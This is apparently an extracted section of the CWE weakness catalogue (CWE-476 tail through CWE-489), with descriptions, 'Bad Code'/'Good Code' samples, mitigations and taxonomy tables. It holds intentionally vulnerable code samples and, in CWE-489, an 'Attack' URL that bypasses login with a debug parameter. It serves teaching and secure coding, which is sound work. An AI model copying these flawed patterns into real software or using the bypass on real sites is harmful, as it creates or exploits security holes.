CVE-2009-0949	chain: improper initialization of memory can lead to <code>NULL</code> dereference
CVE-2009-2692	chain: uninitialized function pointers can be dereferenced allowing code execution
CVE-2009-2698	chain: IP and UDP layers each track the same value with different mechanisms that can get out of sync, possibly resulting in a <code>NULL</code> dereference
CVE-2009-3547	chain: race condition might allow resource to be released before operating on it, leading to <code>NULL</code> dereference
CVE-2009-3620	chain: some unprivileged ioctls do not verify that a structure has been initialized before invocation, leading to <code>NULL</code> dereference
CVE-2009-4895	chain: race condition for an argument value, possibly resulting in <code>NULL</code> dereference

Potential Mitigations

Implementation

If all pointers that could have been modified are sanity-checked previous to use, nearly all `NULL` pointer dereferences can be prevented.

Requirements

The choice could be made to use a language that is not susceptible to these issues.

Implementation

Moderate

Check the results of all functions that return a value and verify that the value is non-null before acting upon it.

Checking the return value of the function will typically be sufficient, however beware of race conditions (CWE-362) in a concurrent environment.

This solution does not handle the use of improperly initialized variables (CWE-665).

Architecture and Design

Identify all variables and data stores that receive information from external sources, and apply input validation to make sure that they are only initialized to expected values.

Implementation

Explicitly initialize all your variables and other data stores, either during declaration or just before the first usage.

Testing

Use automated static analysis tools that target this type of weakness. Many modern techniques use data flow analysis to minimize the number of false positives. This is not a perfect solution, since 100% accuracy and coverage are not feasible.

Weakness Ordinalities

Resultant (where the weakness is typically related to the presence of some other weaknesses)

NULL pointer dereferences are frequently resultant from rarely encountered error conditions, since these are most likely to escape detection during the testing phases.

Relationships

Nature	Type	ID	Name	V	∞	Page
PeerOf	B	373	State Synchronization Error	1000		480
ChildOf	C	398	Indicator of Poor Code Quality	699 700 1000		508
ChildOf	C	465	Pointer Issues	699		582
ChildOf	C	730	OWASP Top Ten 2004 Category A9 - Denial of Service	711		855
ChildOf	C	737	CERT C Secure Coding Section 03 - Expressions (EXP)	734		864
ChildOf	C	742	CERT C Secure Coding Section 08 - Memory Management (MEM)	734		866
ChildOf	C	808	2010 Top 25 - Weaknesses On the Cusp	800		946
CanFollow	B	252	Unchecked Return Value	1000	690	335
MemberOf	V	630	Weaknesses Examined by SAMATE	630		735
CanFollow	V	789	Uncontrolled Memory Allocation	1000		922

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
7 Pernicious Kingdoms			Null Dereference
CLASP			Null-pointer dereference
PLOVER			Null Dereference (Null Pointer Dereference)
OWASP Top Ten 2004	A9	CWE More Specific	Denial of Service
CERT C Secure Coding	EXP34-C		Ensure a null pointer is not dereferenced
CERT C Secure Coding	MEM32-C		Detect and handle memory allocation errors

White Box Definitions

A weakness where the code path has:

1. start statement that assigns a null value to the pointer
2. end statement that dereferences a pointer
3. the code path does not contain any other statement that assigns value to the pointer

CWE-477: Use of Obsolete Functions

Weakness ID: 477 (Weakness Base)

Status: Draft

Description

Summary

The code uses deprecated or obsolete functions, which suggests that the code has not been actively reviewed or maintained.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Demonstrative Examples

Example 1:

The following code uses the deprecated function `getpw()` to verify that a plaintext password matches a user's encrypted password. If the password is valid, the function sets `result` to 1; otherwise it is set to 0.

C Example:

Bad Code

```
...
getpw(uid, pwdline);
for (i=0; i<3; i++){
    cryptpw=strtok(pwdline, ":");
    pwdline=0;
}
result = strcmp(crypt(plainpw,cryptpw), cryptpw) == 0;
...
```

Although the code often behaves correctly, using the `getpw()` function can be problematic from a security standpoint, because it can overflow the buffer passed to its second parameter. Because of this vulnerability, `getpw()` has been supplanted by `getpwuid()`, which performs the same lookup as `getpw()` but returns a pointer to a statically-allocated structure to mitigate the risk. Not all functions are deprecated or replaced because they pose a security risk. However, the presence of an obsolete function often indicates that the surrounding code has been neglected and may be in a state of disrepair. Software security has not been a priority, or even a consideration, for very long. If the program uses deprecated or obsolete functions, it raises the probability that there are security problems lurking nearby.

Example 2:

In the following code, the programmer assumes that the system always has a property named "cmd" defined. If an attacker can control the program's environment so that "cmd" is not defined, the program throws a null pointer exception when it attempts to call the "Trim()" method.

Java Example:

Bad Code

```
String cmd = null;
...
cmd = Environment.GetEnvironmentVariable("cmd");
cmd = cmd.Trim();
```

Example 3:

The following code constructs a string object from an array of bytes and a value that specifies the top 8 bits of each 16-bit Unicode character.

Java Example:

Bad Code

```
...
String name = new String(nameBytes, highByte);
...
```

In this example, the constructor may fail to correctly convert bytes to characters depending upon which charset is used to encode the string represented by `nameBytes`. Due to the evolution of the charsets used to encode strings, this constructor was deprecated and replaced by a constructor that accepts as one of its parameters the name of the charset used to encode the bytes for conversion.

Potential Mitigations

Consider seriously the security implication of using an obsolete function. Consider using alternate functions.

The system should warn the user from using an obsolete function.

Other Notes

As programming languages evolve, functions occasionally become obsolete due to:

- Advances in the language

- Improved understanding of how operations should be performed effectively and securely

- Changes in the conventions that govern certain operations

Functions that are removed are usually replaced by newer counterparts that perform the same task in some different and hopefully improved way. Refer to the documentation for this function in order to determine why it is deprecated or obsolete and to learn about alternative ways to achieve the same functionality. The remainder of this text discusses general problems that stem from the use of deprecated or obsolete functions.

Relationships

Nature	Type	ID	Name	✓	Page
ChildOf		398	Indicator of Poor Code Quality	699	508
				700	
				1000	

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Obsolete

CWE-478: Missing Default Case in Switch Statement

Weakness ID: 478 (*Weakness Variant*)

Status: Draft

Description

Summary

The code does not have a default case in a switch statement, which might lead to complex logical errors and resultant weaknesses.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C
- C++
- Java
- .NET

Common Consequences

Other

Depending on the logical circumstances involved, any consequences may result: e.g., issues of confidentiality, authentication, authorization, availability, integrity, accountability, or non-repudiation.

Demonstrative Examples

Example 1:

The following fails to properly check the return code in the case where the security_check function returns a -1 value when an error occurs. If an attacker can supply data that will invoke an error, the attacker can bypass the security check:

C Example:

Bad Code

```
#define FAILED 0
#define PASSED 1
int result;
...
result = security_check(data);
switch (result) {
```

```

case FAILED:
    printf("Security check failed!\n");
    exit(-1);
case PASSED:
    printf("Security check passed.\n");
    break;
}
// program execution continues...
...

```

Instead a default label should be used for unaccounted conditions:

C Example:

Good Code

```

#define FAILED 0
#define PASSED 1
int result;
...
result = security_check(data);
switch (result) {
    case FAILED:
        printf("Security check failed!\n");
        exit(-1);
    case PASSED:
        printf("Security check passed.\n");
        break;
    default:
        printf("Unknown error (%d), exiting...\n",result);
        exit(-1);
}

```

This label is used because the assumption cannot be made that all possible cases are accounted for. A good practice is to reserve the default case for error handling.

Example 2:

In the following Java example the method `getInterestRate` retrieves the interest rate for the number of points for a mortgage. The number of points is provided within the input parameter and a switch statement will set the interest rate value to be returned based on the number of points.

Java Example:

Bad Code

```

public static final String INTEREST_RATE_AT_ZERO_POINTS = "5.00";
public static final String INTEREST_RATE_AT_ONE_POINTS = "4.75";
public static final String INTEREST_RATE_AT_TWO_POINTS = "4.50";
...
public BigDecimal getInterestRate(int points) {
    BigDecimal result = new BigDecimal(INTEREST_RATE_AT_ZERO_POINTS);
    switch (points) {
        case 0:
            result = new BigDecimal(INTEREST_RATE_AT_ZERO_POINTS);
        case 1:
            result = new BigDecimal(INTEREST_RATE_AT_ONE_POINTS);
        case 2:
            result = new BigDecimal(INTEREST_RATE_AT_TWO_POINTS);
    }
    return result;
}

```

However, this code assumes that the value of the points input parameter will always be 0, 1 or 2 and does not check for other incorrect values passed to the method. This can be easily accomplished by providing a default label in the switch statement that outputs an error message indicating an invalid value for the points input parameter and returning a null value.

Java Example:

Good Code

```

public static final String INTEREST_RATE_AT_ZERO_POINTS = "5.00";
public static final String INTEREST_RATE_AT_ONE_POINTS = "4.75";
public static final String INTEREST_RATE_AT_TWO_POINTS = "4.50";
...
public BigDecimal getInterestRate(int points) {
    BigDecimal result = new BigDecimal(INTEREST_RATE_AT_ZERO_POINTS);

```

```

switch (points) {
  case 0:
    result = new BigDecimal(INTEREST_RATE_AT_ZERO_POINTS);
  case 1:
    result = new BigDecimal(INTEREST_RATE_AT_ONE_POINTS);
  case 2:
    result = new BigDecimal(INTEREST_RATE_AT_TWO_POINTS);
  default:
    System.err.println("Invalid value for points, must be 0, 1 or 2");
    System.err.println("Returning null value for interest rate");
    result = null;
}
return result;
}

```

Potential Mitigations

Implementation

Ensure that there are no unaccounted for cases, when adjusting flow or values based on the value of a given variable. In switch statements, this can be accomplished through the use of the default label.




Other Notes

This flaw represents a common problem in software development, in which not all possible values for a variable are considered or handled by a given process. Because of this, further decisions are made based on poor information, and cascading failure results. This cascading failure may result in any number of security issues, and constitutes a significant failure in the system. In the case of switch style statements, the very simple act of creating a default case can mitigate this situation, if done correctly. Often however, the default cause is used simply to represent an assumed option, as opposed to working as a sanity check. This is poor practice and in some cases is as bad as omitting a default case entirely.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		171	Cleansing, Canonicalization, and Comparison Errors		248
ChildOf		398	Indicator of Poor Code Quality		508
ChildOf		697	Insufficient Comparison		817

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Failure to account for default case in switch

CWE-479: Unsafe Function Call from a Signal Handler

Weakness ID: 479 (Weakness Variant)

Status: Draft

Description

Summary

The program has a signal handler that calls an unsafe function, leading to unpredictable results.

Extended Description

There are several functions which -- under certain circumstances, if used in a signal handler -- may result in the corruption of memory, allowing for exploitation of the process.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- C
- C++

Common Consequences

Access Control

It may be possible to execute arbitrary code through the use of a write-what-where condition.

Integrity

Signal race conditions often result in data corruption.

Likelihood of Exploit

Low

Demonstrative Examples

See Signal handler race condition, for an example usage of free() in a signal handler which is exploitable.

Potential Mitigations

Requirements specification: A language might be chosen, which is not subject to this flaw, through a guarantee of reentrant code.

Architecture and Design

Design signal handlers to only set flags rather than perform complex functionality.

Implementation

Ensure that non-reentrant functions are not found in signal handlers. Also, use sanity checks to ensure that state is consistently performing asynchronous actions which effect the state of execution.

Other Notes

This flaw is a subset of race conditions occurring in signal handler calls which is concerned primarily with memory corruption caused by calls to non-reentrant functions in signal handlers. Non-reentrant functions are functions that cannot safely be called, interrupted, and then recalled before the first call has finished without resulting in memory corruption. The function call syslog() is an example of this. In order to perform its functionality, it allocates a small amount of memory as "scratch space." If syslog() is suspended by a signal call and the signal handler calls syslog(), the memory used by both of these functions enters an undefined, and possibly, exploitable state.

Relationships

Nature	Type	ID	Name	V	Page
PeerOf	B	123	Write-what-where Condition	1000	190
PeerOf	B	364	Signal Handler Race Condition	1000	468
ChildOf	G	398	Indicator of Poor Code Quality	699	508
ChildOf	C	429	Handler Errors	699	547
ChildOf	C	634	Weaknesses that Affect System Processes	631	737
ChildOf	B	663	Use of a Non-reentrant Function in a Multithreaded Context	1000	776
ChildOf	C	745	CERT C Secure Coding Section 11 - Signals (SIG)	734	868

Affected Resources

- System Process

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
CLASP		Unsafe function call from a signal handler
CERT C Secure Coding	SIG30-C	Call only asynchronous-safe functions within signal handlers
CERT C Secure Coding	SIG32-C	Do not call longjmp() from inside a signal handler
CERT C Secure Coding	SIG33-C	Do not recursively invoke the raise() function
CERT C Secure Coding	SIG34-C	Do not call signal() from within interruptible signal handlers

CWE-480: Use of Incorrect Operator

Weakness ID: 480 (Weakness Base)

Status: Draft

Description

Summary

The programmer accidentally uses the wrong operator, which changes the application logic in security-relevant ways.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C (*Sometimes*)
- C++ (*Sometimes*)
- Perl (*Sometimes*)
- All

Likelihood of Exploit

Low

Demonstrative Examples

C Example:

```
char foo;
foo=a+c;
```

Potential Mitigations

Pre-design through Build: Most static analysis programs should be able to catch these errors.

Implementation

Save an index variable. This is the recommended solution. Rather than subtract pointers from one another, use an index variable of the same size as the pointers in question. Use this variable to "walk" from one pointer to the other and calculate the difference. Always sanity check this number.

Other Notes

These types of bugs generally are the result of a typo. Although most of them can easily be found when testing of the program, it is important that one correct these problems, since they almost certainly will break the code.

Relationships

Nature	Type	ID	Name	CV	Page
ChildOf		569	Expression Issues	699	676
ChildOf		670	Always-Incorrect Control Flow Implementation	1000	785
ChildOf		747	CERT C Secure Coding Section 49 - Miscellaneous (MSC)	734	869
ParentOf		481	<i>Assigning instead of Comparing</i>	699 1000	603
ParentOf		482	<i>Comparing instead of Assigning</i>	699 1000	606
ParentOf		597	<i>Use of Wrong Operator in String Comparison</i>	699 1000	703

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
CLASP		Using the wrong operator
CERT C Secure Coding	MSC02-C	Avoid errors of omission
CERT C Secure Coding	MSC03-C	Avoid errors of addition

CWE-481: Assigning instead of Comparing

Weakness ID: 481 (*Weakness Variant*)

Status: Draft

Description

Summary

The code uses an operator for assignment when the intention was to perform a comparison.

Extended Description

In many languages the compare statement is very close in appearance to the assignment statement and are often confused. This bug is generally the result of a typo and usually causes obvious problems with program execution. If the comparison is in an if statement, the if statement will usually evaluate the value of the right-hand side of the predicate.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C
- C++
- Java
- .NET

Likelihood of Exploit

Low

Demonstrative Examples

Example 1:

The following C/C++ and C# examples attempt to validate an int input parameter against the integer value 100. However, the expression to be evaluated in the if statement uses the assignment operator "=" rather than the comparison operator "==". The result of using the assignment operator instead of the comparison operator causes the int variable to be reassigned locally and the expression in the if statement will always evaluate to the value on the right hand side of the expression. This will result in the input value not being properly validated, which can cause unexpected results.

C/C# Example:

Bad Code

```
int isValid(int value) {
    if (value=100) {
        printf("Value is valid\n");
        return(1);
    }
    printf("Value is not valid\n");
    return(0);
}
```

C# Example:

Bad Code

```
bool isValid(int value) {
    if (value=100) {
        Console.WriteLine("Value is valid.");
        return true;
    }
    Console.WriteLine("Value is not valid.");
    return false;
}
```

Example 2:

In this example, we show how assigning instead of comparing can impact code when values are being passed by reference instead of by value. Consider a scenario in which a string is being processed from user input. Assume the string has already been formatted such that different user inputs are concatenated with the colon character. When the processString function is called, the test for the colon character will result in an insertion of the colon character instead, adding new input separators. Since the string was passed by reference, the data sentinels will be inserted in the original string (CWE-464), and further processing of the inputs will be altered, possibly malformed..

C Example:

Bad Code

```
void processString (char *str) {
    int i;
    for(i=0; i<strlen(str); i++) {
        if (isalnum(str[i])){
            processChar(str[i]);
        }
        else if (str[i] = ':') {
            movingToNewInput();
        }
    }
}
```

Example 3:

The following Java example attempts to perform some processing based on the boolean value of the input parameter. However, the expression to be evaluated in the if statement uses the assignment operator "=" rather than the comparison operator "==". As with the previous examples, the variable will be reassigned locally and the expression in the if statement will evaluate to true and unintended processing may occur.

Java Example:*Bad Code*

```
public void checkValid(boolean isValid) {
    if (isValid = true) {
        System.out.println("Performing processing");
        doSomethingImportant();
    }
    else {
        System.out.println("Not Valid, do not perform processing");
        return;
    }
}
```

While most Java compilers will catch the use of an assignment operator when a comparison operator is required, for boolean variables in Java the use of the assignment operator within an expression is allowed. If possible, try to avoid using comparison operators on boolean variables in java. Instead, let the values of the variables stand for themselves, as in the following code.

Java Example:*Good Code*

```
public void checkValid(boolean isValid) {
    if (isValid) {
        System.out.println("Performing processing");
        doSomethingImportant();
    }
    else {
        System.out.println("Not Valid, do not perform processing");
        return;
    }
}
```

Alternatively, to test for false, just use the boolean NOT operator.

Java Example:*Good Code*

```
public void checkValid(boolean isValid) {
    if (!isValid) {
        System.out.println("Not Valid, do not perform processing");
        return;
    }
    System.out.println("Performing processing");
    doSomethingImportant();
}
```

Example 4:**C Example:***Bad Code*

```
void called(int foo){
    if (foo=1) printf("foo\n");
}
int main() {
    called(2);
    return 0;
}
```

Potential Mitigations

Pre-design: Through Build: Many IDEs and static analysis products will detect this problem.

Implementation

Place constants on the left. If one attempts to assign a constant with a variable, the compiler will of course produce an error.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	B	480	Use of Incorrect Operator	699	602
				1000	
ChildOf	C	569	Expression Issues	699	676
CanPrecede	C	697	Insufficient Comparison	1000	817

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Assigning instead of comparing

CWE-482: Comparing instead of Assigning

Weakness ID: 482 (Weakness Variant)

Status: Draft

Description

Summary

The code uses an operator for comparison when the intention was to perform an assignment.

Extended Description

In many languages, the compare statement is very close in appearance to the assignment statement; they are often confused.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C
- C++

Modes of Introduction

This bug primarily originates from a typo.

Common Consequences

Availability

The assignment will not take place, which should cause obvious program execution problems.

Likelihood of Exploit

Low

Demonstrative Examples

C/C++/Java Example:

Bad Code

```
void called(int foo) {
    foo==1;
    if (foo==1) printf("foo\n");
}
int main() {
    called(2);
    return 0;
}
```

Potential Mitigations

Pre-design: Through Build: Many IDEs and static analysis products will detect this problem.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	B	480	Use of Incorrect Operator	699	602
				1000	
ChildOf	C	569	Expression Issues	699	676
ChildOf	C	747	CERT C Secure Coding Section 49 - Miscellaneous (MSC)	734	869

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
CLASP		Comparing instead of assigning
CERT C Secure Coding	MSC02-C	Avoid errors of omission

CWE-483: Incorrect Block Delimitation

Weakness ID: 483 (Weakness Variant)

Status: Draft

Description

Summary

The code does not explicitly delimit a block that is intended to contain 2 or more statements, creating a logic error.

Extended Description

In some languages, braces (or other delimiters) are optional for blocks. When the delimiter is omitted, it is possible to insert a logic error in which a statement is thought to be in a block but is not. In some cases, the logic error can have security implications.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C (Sometimes)
- C++ (Sometimes)

Common Consequences

Confidentiality

Integrity

Availability

This is a general logic error which will often lead to obviously-incorrect behaviors that are quickly noticed and fixed. In lightly tested or untested code, this error may be introduced into a production environment and provide additional attack vectors by creating a control flow path leading to an unexpected state in the application. The consequences will depend on the types of behaviors that are being incorrectly executed.

Likelihood of Exploit

Low

Demonstrative Examples

Example 1:

In this example, the programmer has indented the statements to call Do_X() and Do_Y(), as if the intention is that these functions are only called when the condition is true. However, because there are no braces to signify the block, Do_Y() will always be executed, even if the condition is false.

Bad Code

```
if (condition==true)
  Do_X();
  Do_Y();
```

This might not be what the programmer intended. When the condition is critical for security, such as in making a security decision or detecting a critical error, this may produce a vulnerability.

Example 2:

In this example, the programmer has indented the Do_Y() statement as if the intention is that the function should be associated with the preceding conditional and should only be called when the condition is true. However, because Do_X() was called on the same line as the conditional and there are no braces to signify the block, Do_Y() will always be executed, even if the condition is false.

Bad Code

```
if (condition==true) Do_X();
  Do_Y();
```

This might not be what the programmer intended. When the condition is critical for security, such as in making a security decision or detecting a critical error, this may produce a vulnerability.

Potential Mitigations

Implementation

Always use explicit block delimitation and use static-analysis technologies to enforce this practice.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		398	Indicator of Poor Code Quality	699	508
ChildOf		670	Always-Incorrect Control Flow Implementation	1000	785

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Incorrect block delimitation

CWE-484: Omitted Break Statement in Switch

Weakness ID: 484 (*Weakness Base*)**Status:** Draft**Description****Summary**

The program omits a break statement within a switch or similar construct, causing code associated with multiple conditions to execute. This can cause problems when the programmer only intended to execute code associated with one condition.

Extended Description

This can lead to critical code executing in situations where it should not.

Time of Introduction

- Implementation

Applicable Platforms**Languages**

- C
- C++
- Java
- .NET
- PHP

Likelihood of Exploit

Medium

Detection Methods**White Box**

Omission of a break statement might be intentional, in order to support fallthrough. Automated detection methods might therefore be erroneous. Semantic understanding of expected program behavior is required to interpret whether the code is correct.

Black Box

Since this weakness is associated with a code construct, it would be indistinguishable from other errors that produce the same behavior.

Demonstrative Examples**Java Example:***Bad Code*

```
{
  int month = 8;
  switch (month) {
    case 1: print("January");
    case 2: print("February");
    case 3: print("March");
    case 4: print("April");
    case 5: print("May");
    case 6: print("June");
    case 7: print("July");
    case 8: print("August");
    case 9: print("September");
    case 10: print("October");
    case 11: print("November");
    case 12: print("December");
```

```

}
println(" is a great month");
}

```

C/C++ Example:

```

{
int month = 8;
switch (month) {
case 1: printf("January");
case 2: printf("February");
case 3: printf("March");
case 4: printf("April");
case 5: printf("May");
case 6: printf("June");
case 7: printf("July");
case 8: printf("August");
case 9: printf("September");
case 10: printf("October");
case 11: printf("November");
case 12: printf("December");
}
printf(" is a great month");
}

```

Now one might think that if they just tested case 12, it will display that the respective month "is a great month." However, if one tested November, one notice that it would display "November December is a great month."

Potential Mitigations

Implementation

Omitting a break statement so that one may fall through is often indistinguishable from an error, and therefore should be avoided. If you need to use fall-through capabilities, make sure that you have clearly documented this within the switch statement, and ensure that you have examined all the logical possibilities.

Implementation

The functionality of omitting a break statement could be clarified with an if statement. This method is much safer.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		398	Indicator of Poor Code Quality	699	508
ChildOf		670	Always-Incorrect Control Flow Implementation	1000	785

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Omitted break statement

CWE-485: Insufficient Encapsulation

Weakness ID: 485 (Weakness Class) **Status:** Draft

Description

Summary

The product does not sufficiently encapsulate critical data or functionality.

Extended Description

Encapsulation is about drawing strong boundaries. In a web browser that might mean ensuring that your mobile code cannot be abused by other mobile code. On the server it might mean differentiation between validated data and unvalidated data, between one user's data and another's, or between data users are allowed to see and data that they are not.

Terminology Notes

The "encapsulation" term is used in multiple ways. Within some security sources, the term is used to describe the establishment of boundaries between different control spheres. Within general computing circles, it is more about hiding implementation details and maintainability than security. Even within the security usage, there is also a question of whether "encapsulation" encompasses the entire range


























Time of Introduction

- Architecture and Design
- Implementation

Potential Mitigations

Implement appropriate encapsulation to protect critical data or functionality.

Relationships

Nature	Type	ID	Name		Page
ChildOf		18	Source Code	699	14
ChildOf		664	Improper Control of a Resource Through its Lifetime	1000	777
ParentOf		216	Containment Errors (Container Errors)	1000	307
ParentOf		486	Comparison of Classes by Name	699 700 1000	611
ParentOf		487	Reliance on Package-level Scope	699 1000	612
ParentOf		488	Data Leak Between Sessions	699 700 1000	612
ParentOf		489	Leftover Debug Code	699 700 1000	614
ParentOf		490	Mobile Code Issues	699 700	615
ParentOf		491	Public cloneable() Method Without Final ('Object Hijack')	700	615
ParentOf		492	Use of Inner Class Containing Sensitive Data	700	616
ParentOf		493	Critical Public Variable Without Final Modifier	700	622
ParentOf		495	Private Array-Typed Field Returned From A Public Method	699 700 1000	626
ParentOf		496	Public Data Assigned to Private Array-Typed Field	699 700 1000	627
ParentOf		497	Exposure of System Data to an Unauthorized Control Sphere	700	628
ParentOf		498	Information Leak through Class Cloning	699 1000	629
ParentOf		499	Serializable Class Containing Sensitive Data	699 1000	631
ParentOf		501	Trust Boundary Violation	699 700 1000	632
ParentOf		502	Deserialization of Untrusted Data	699 1000	633
ParentOf		545	Use of Dynamic Class Loading	699 1000	659
ParentOf		580	clone() Method Without super.clone()	699 1000	689
ParentOf		594	J2EE Framework: Saving Unserializable Objects to Disk	699 1000	701
ParentOf		607	Public Static Final Field References Mutable Object	699	715
MemberOf		700	Seven Pernicious Kingdoms	700	819
ParentOf		749	Exposed Dangerous Method or Function	699 1000	870

Nature	Type	ID	Name	CV	Page
ParentOf	V	766	Critical Variable Declared Public	699	890 1000
ParentOf	V	767	Access to Critical Private Variable via Public Method	699	892 1000

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Encapsulation

Maintenance Notes

This node has to be considered in relation to CWE-732 and CWE-269.
See terminology notes on the multiple uses of the "encapsulation" term.

CWE-486: Comparison of Classes by Name

Weakness ID: 486 (Weakness Variant)

Status: Draft

Description

Summary

The program compares classes by name, which can cause it to use the wrong class when multiple classes can have the same name.

Extended Description

If the decision to trust the methods and data of an object is based on the name of a class, it is possible for malicious users to send objects of the same name as trusted classes and thereby gain the trust afforded to known classes and types.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- Java

Common Consequences

Authorization

If a program relies solely on the name of an object to determine identity, it may execute the incorrect or unintended code.

Likelihood of Exploit

High

Demonstrative Examples

Java Example:

Bad Code

```
if (inputClass.getClass().getName().equals("TrustedClassName")) {
    // Do something assuming you trust inputClass
    // ...
}
```

Potential Mitigations

Implementation

Use class equivalency to determine type. Rather than use the class name to determine if an object is of a given type, use the getClass() method, and == operator.

Relationships

Nature	Type	ID	Name	CV	Page
ChildOf	C	171	Cleansing, Canonicalization, and Comparison Errors	699	248
ChildOf	G	485	Insufficient Encapsulation	699	609
ChildOf	G	697	Insufficient Comparison	700	1000
PeerOf	B	386	Symbolic Name not Mapping to Correct Object	1000	817 494

Relevant Properties

- Equivalence
- Uniqueness

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Comparing Classes by Name
CLASP	Comparing classes by name

CWE-487: Reliance on Package-level Scope

Weakness ID: 487 (Weakness Variant)

Status: Incomplete

Description

Summary

Java packages are not inherently closed; therefore, relying on them for code security is not a good practice.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- Java

Common Consequences

Confidentiality

Any data in a Java package can be accessed outside of the Java framework if the package is distributed.

Integrity

The data in a Java class can be modified by anyone outside of the Java framework if the packages is distributed.

Likelihood of Exploit

Medium

Demonstrative Examples

Java Example:

Bad Code

```
package math;
public class Lebesgue implements Integration{
    public final Static String youAreHidingThisFunction(functionToIntegrate){
        return ...;
    }
}
```

Potential Mitigations

Design through Implementation: Data should be private static and final whenever possible. This will assure that your code is protected by instantiating early, preventing access and tampering.

Other Notes

The purpose of package scope is to prevent accidental access. However, this protection provides an ease-of-software-development feature but not a security feature, unless it is sealed.

Relationships

Nature	Type	ID	Name		Page
ChildOf		485	Insufficient Encapsulation	<input checked="" type="checkbox"/>	699 609 1000

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Relying on package-level scope

CWE-488: Data Leak Between Sessions

Weakness ID: 488 (Weakness Variant)

Status: Draft

Description

Summary

The product does not sufficiently enforce boundaries between the states of different sessions, causing data to be provided to, or used by, the wrong session.

Extended Description

Data can "bleed" from one session to another through member variables of singleton objects, such as Servlets, and objects from a shared pool.

In the case of Servlets, developers sometimes do not understand that, unless a Servlet implements the `SingleThreadModel` interface, the Servlet is a singleton; there is only one instance of the Servlet, and that single instance is used and re-used to handle multiple requests that are processed simultaneously by different threads. A common result is that developers use Servlet member fields in such a way that one user may inadvertently see another user's data. In other words, storing user data in Servlet member fields introduces a data access race condition.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Demonstrative Examples

The following Servlet stores the value of a request parameter in a member field and then later echoes the parameter value to the response output stream.

Java Example:

Bad Code

```
public class GuestBook extends HttpServlet {
    String name;
    protected void doPost (HttpServletRequest req, HttpServletResponse res) {
        name = req.getParameter("name");
        ...
        out.println(name + ", thanks for visiting!");
    }
}
```

While this code will work perfectly in a single-user environment, if two users access the Servlet at approximately the same time, it is possible for the two request handler threads to interleave in the following way: Thread 1: assign "Dick" to name Thread 2: assign "Jane" to name Thread 1: print "Jane, thanks for visiting!" Thread 2: print "Jane, thanks for visiting!" Thereby showing the first user the second user's name.

Potential Mitigations

Protect the application's sessions from information leakage. Make sure that a session's data is not used or visible by other sessions.

Use a static analysis tool to scan the code for information leakage vulnerabilities (e.g. Singleton Member Field).

In a multithreading environment, storing user data in Servlet member fields introduces a data access race condition. Do not use member fields to store information in the Servlet.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		485	Insufficient Encapsulation	699	609
				700	
				1000	
PeerOf		567	Unsynchronized Access to Shared Data	1000	675

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Data Leaking Between Users

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
59	Session Credential Falsification through Prediction	

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
60	Reusing Session IDs (aka Session Replay)	

CWE-489: Leftover Debug Code

Weakness ID: 489 (*Weakness Base*)

Status: Draft

Description

Summary

The application can be deployed with active debugging code that can create unintended entry points.

Time of Introduction

- Implementation
- Operation

Applicable Platforms

Languages

- All

Common Consequences

Confidentiality

Integrity

Availability

The severity of the exposed debug application will depend on the particular instance. At the least, it will give an attacker sensitive information about the settings and mechanics of web applications on the server. At worst, as is often the case, the debug application will allow an attacker complete control over the web application and server, as well as confidential information that either of these access.

Demonstrative Examples

Debug code can be used to bypass authentication. For example, suppose an application has a login script that receives a username and a password. Assume also that a third, optional, parameter, called "debug", is interpreted by the script as requesting a switch to debug mode, and that when this parameter is given the username and password are not checked. In such a case, it is very simple to bypass the authentication process if the special behavior of the application regarding the debug parameter is known. In a case where the form is:

HTML Example:

Bad Code

```
<FORM ACTION="/authenticate_login.cgi">
  <INPUT TYPE=TEXT name=username>
  <INPUT TYPE=PASSWORD name=password>
  <INPUT TYPE=SUBMIT>
</FORM>
```

Then a conforming link will look like:

```
http://TARGET/authenticate_login.cgi?username=...&password=...
```

An attacker can change this to:

Attack

```
http://TARGET/authenticate_login.cgi?username=&password=&debug=1
```

Which will grant the attacker access to the site, bypassing the authentication process.

Potential Mitigations

Remove debug code before deploying the application.

Other Notes

A common development practice is to add "back door" code specifically designed for debugging or testing purposes that is not intended to be shipped or deployed with the application. In web-based applications, debug code is used to test and modify web application properties, configuration information, and functions. If a debug application is left on a production server, an attacker may be able to use it to perform these tasks. When this sort of debug code is left in the application,

the application is open to unintended modes of interaction. These back door entry points create security risks because they are not considered during design or testing and fall outside of the expected operating conditions of the application.

While it is possible to leave debug code in an application in any language, in J2EE a main method may be a good indicator that debug code has been left in the application, although there may not be any direct security impact.

